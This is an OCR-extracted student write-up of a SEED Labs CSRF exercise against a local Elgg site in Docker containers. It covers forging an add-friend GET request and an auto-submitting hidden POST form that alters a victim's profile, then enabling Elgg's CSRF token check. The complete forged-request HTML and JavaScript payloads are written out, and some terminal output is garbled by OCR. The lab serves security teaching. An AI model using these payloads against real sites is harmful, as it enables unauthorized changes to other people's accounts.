
Click members




Click alice


click http header live to capture and click add friend






Copy the request URL and paste it in text editor





View page source code and go in the last lines there you will see guid of our own profile



Past it in the text editor now we got all the details

```
gg-Run a command in a running container
tac[06/26/22]seed@VM:~$ dockps
tac76bfef267c4e  mysql-10.9.0.6
tac138889d13769  attacker-10.9.0.105
   977d9a517711  elgg-10.9.0.5
gg-[06/26/22]seed@VM:~$ docksh 13
   root@138889d13769:/# ls
sqlbin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
 fcboot  etc  lib   lib64  media   opt  root  sbin  sys  usr
sqlroot@138889d13769:/# cd /var/www
catroot@138889d13769:/var/www# ls
sqlattacker  html
 fcroot@138889d13769:/var/www# cd attacker/
sqlroot@138889d13769:/var/www/attacker# ls
/sbaddfriend.html  editprofile.html  index.html  testing.html
sqlroot@138889d13769:/var/www/attacker# nano addfriend.html
```

Open new terminal

Command docksh 13

Cd /var/www

Cd attacker/

Ls

Nano addfriend.html

Pahttp://www.seed-server.com/action/friends/add?friend=56

Change 56 to 59

the code which we copied in image src “ ” and make sure to change id to Sammy

Samty id is 59

Control x to save

Y

Enter

Open new terminal

sudo nano /etc/hosts

edit and last and add

10.9.0.105 www.attacker32.com

10.9.0.5 www.example32.com

```
# adding sql injection and for Cross site hijcking attack
10.9.0.5      www.seed-server.com
10.9.0.105      www.attacker32.com
10.9.0.5      www.example32.com
```

Control X

Y

Enter

Now go to attacker32.com


Refresh

Click add friend script button


And inspect the website to make sure there is the edited url you will see your script

Make sure alice has active session

Go to alice and refresh the page




You will see samy is add as an friend by using the samy id by clicking on the link the request got executed while having an active session




Task 3: CSRF Attack using POST Request

Go to samy profile and edit the profile there add about me and brief description before clicking the save I have to on http header live to see the request



Make sure to inspect http header on receive http header double click to see the post request



Here we can see the parameter with guid=59 we copy this in an text file

Go to lab setup folder open attacker open terminal here

nano editprofile.html

add the post request in place of example.com in action

```
  GNU nano 4.8                                        editprofile.html
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

http://www.seed-server.com/action/profile/edit

change the name to whom we are attacking here we are targeting alice wo we will write Alice in place of stars

- Name got to know name parameter in in post.
- In place of description, we will write alice you have been hacked.
- We also copy and paste the upper brief description code line and we removed the brief key word
- In brief description I wrote samy is my hero
- In description I wrote same is hacked
- In place of guid we placed alice guid which was 56
- Here is our my code looks

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
   var fields;

   // The following are form entries need to be filled out by attackers.
   // The entries are made hidden, so the victim won't be able to see them.
   fields += "<input type='hidden' name='name' value='Alice'>";
   fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
   fields += "<input type='hidden' name='description' value='Samy is hacked'>";
   fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
   fields += "<input type='hidden' name='guid' value='56'>";

   // Create a <form> element.
   var p = document.createElement("form");
// Construct the form
   p.action = "http://www.seed-server.com/action/profile/edit";
   p.innerHTML = fields;
   p.method = "post";

   // Append the form to the current page.
   document.body.appendChild(p);

   // Submit the form
   p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

```
var fields;

// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
fields += "<input type='hidden' name='description' value='Samy is hacked'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);
```


Control x

Yes
Enter


Now we login into Alice profile

And then vist www.attacker32.com

There we launch our edit profile java script we click edit profile make sure alice has an active session



After Alice click an link java script will be executed and description of Alice has been change to what Samy wrote in java script



Alice description has been edited which out even knowing

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targetsAlice specifically, before the attack, he can find ways to get Alice's user id. Boby does not knowAlice's Elgg password, so he cannot log into Alice's account to get the information. Please describehow Boby can solve this problem

Answer: Boby cans end request to Alice and inspect it with http header so when the request is send he will see the post request containing the Alice guid that will be shown like this is is able to get the Alice Guid without account access

•**Question 2**:If Boby would like to launch the attack to anybody who visits his malicious web page.In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRFattack to modify the victim's Elgg profile? Please explain

Answer: No,he will be able to create attack on web page but even if he know guid the vaster person must match the guid and has active session if boby dosent know who ever vists his page it will be of no use any visitor will click the link and wont effect anything unless the person who have that same Guid and active session click the links.

Task 4: Enabling Elgg's Countermeasure

Open new terminal

- docksh 97

// we login into elgg container

Now we will open the path containing the files written in manual

- cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
- ls
- nano Csrf.php

there is already countermeasure code which check the token key of the user it was not being executed because it was return before executing the actual countermeasure


we will comment the return statement line of code

control x

